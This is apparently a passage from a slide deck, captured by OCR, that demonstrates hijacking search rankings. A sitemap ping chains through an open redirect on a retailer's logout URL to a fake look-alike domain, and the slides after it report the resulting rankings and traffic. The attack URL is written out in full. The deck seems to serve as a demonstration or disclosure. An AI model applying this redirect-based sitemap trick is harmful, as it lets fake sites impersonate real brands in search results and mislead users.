
STEP 5: PING OUR EVIL SITEMAP (HOSTED ON OUR FAKE SITE)

https://www.google.com/webmasters/sitemaps/ping?sitemap=http://www.tesco.com/logout?continue=http://tescoglobal.com/sitemap_global.xml


RESULTS: CRAWL ACTIVITY APPEARS IN SEARCH CONSOLE



RESULTS: SEARCH VISIBILITY GROWS RAPIDLY



RESULTS: TRAFFIC APPEARING IN GA



RESULTS: BRITISH TERMS RANKING 1ST FOR MANY QUERIES

New Keyword	Pos.	Volume	KD	CPC (USD)	URL	Traffic %	Costs %	Com.	Results	Trend	SERP
[illegible]	1	10	76.65	0.00	[illegible]	0.01	0.00	0.00	716,000		
[illegible]	1	10	74.11	0.00	[illegible]	0.01	0.00	0.32	650,000		
[illegible]	1	10	73.11	0.00	[illegible]	0.01	0.00	1.00	1,720,000		
[illegible]	1	10	69.99	0.00	[illegible]	0.01	0.00	0.62	1,380,000		
[illegible]	1	10	81.74	0.00	[illegible]	0.01	0.00	0.00	284,000		
[illegible]	1	10	73.90	0.86	[illegible]	0.01	0.01	0.95	1,100,000		
[illegible]	1	10	76.38	1.17	[illegible]	0.01	0.01	0.95	714,000		
[illegible]	1	10	81.11	0.60	[illegible]	0.01	0.00	1.00	1,370,000		
[illegible]	1	10	77.51	0.00	[illegible]	0.01	0.00	0.13	992,000		
[illegible]	1	10	77.13	0.00	[illegible]	0.01	0.00	0.00	264,000		
[illegible]	1	10	82.15	0.00	[illegible]	0.01	0.00	1.00	406,000		
[illegible]	1	10	84.99	0.00	[illegible]	0.01	0.00	1.00	1,510,000		
[illegible]	1	10	75.60	0.00	[illegible]	0.01	0.00	0.00	843,000		
[illegible]	1	10	81.89	1.08	[illegible]	0.01	0.01	1.00	60,500,000		
[illegible]	1	10	78.23	0.00	[illegible]	0.01	0.00	0.00	4,220,000		

Still only submitted a sitemap, nothing else.

RESULTS: TRAFFIC KEEPS ON INCREASING…

Overview

Create Shortcut BETA

Right now


8

active users on site

DESKTOP MOBILE

63% 38%

Pageviews



Top Referrals:

Source	Active Users
There is no data for this view.	

Top Social Traffic:


Source	Active Users
There is no data for this view.	

Top Keywords:

Top Active Pages:


	Active Page	Active Users	
1.	[illegible]	1	12.50%
2.	[illegible]	1	12.50%
3.	[illegible]	1	12.50%
4.	[illegible]	1	12.50%
5.	[illegible]	1	12.50%
6.	[illegible]	1	12.50%

RESULTS: SEARCH VISIBILITY GROWS MORE

